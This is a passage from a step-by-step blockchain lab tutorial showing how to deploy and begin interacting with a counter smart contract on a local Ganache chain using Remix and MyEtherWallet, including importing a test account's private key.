
71. Now, MyEtherWallet asks us for the contract's **byte code**.



72. You can find the **byte code** in **Remix IDE.** Go back to Remix and click the **[Details]** button
73. Copy **byte code** number. This will help you to connect with local blockchain.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

74. Now go back to **MyEtherWallet** and paste the **byte code** into the dialog box. You will see the **Gas Limit** calculated automatically.




75. Now you must import an **account** to upload the contract with it. Select **[Private Key]**. Here in local Ganache blockchain, with test accounts, this is secure, but in the real world, you must be very careful where you import your private keys.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



76. Now go to Ganache. Here you have 5 addresses that can use to interact with our private blockchain. Click the key icon for any of the addresses.




77. Copy the Private Key.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

78. Paste the private key into **MyEtherWallet**. Click **[Unlock]**.




79. You must see the message **"Wallet successfully decrypted"**.




80. Now you must **sign** the transaction.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



81. Then **deploy** the contract.




82. You will see the warning message. Answer **[Yes...]**.




83. If the transaction occurred successfully, you will see the green message.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



84. In the same time, Ganache will increment its "**Current Block**" value and the **transaction count** of the account that we used to deploy the contract also increment.




85. Contract is now **uploaded** to our **blockchain**. To **interact** with it by **incrementing** and **decrementing** the counter, we can go back to MyEtherWallet and select **[Interact with Contract]**.




86. MyEtherWallet now asks for the **address** at which our newly deployed contract **resides** and the **Application Binary Interface** (ABI) of our contract.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



87. To find the contract address, we can go back to **Ganache** and view our **transactions log**.

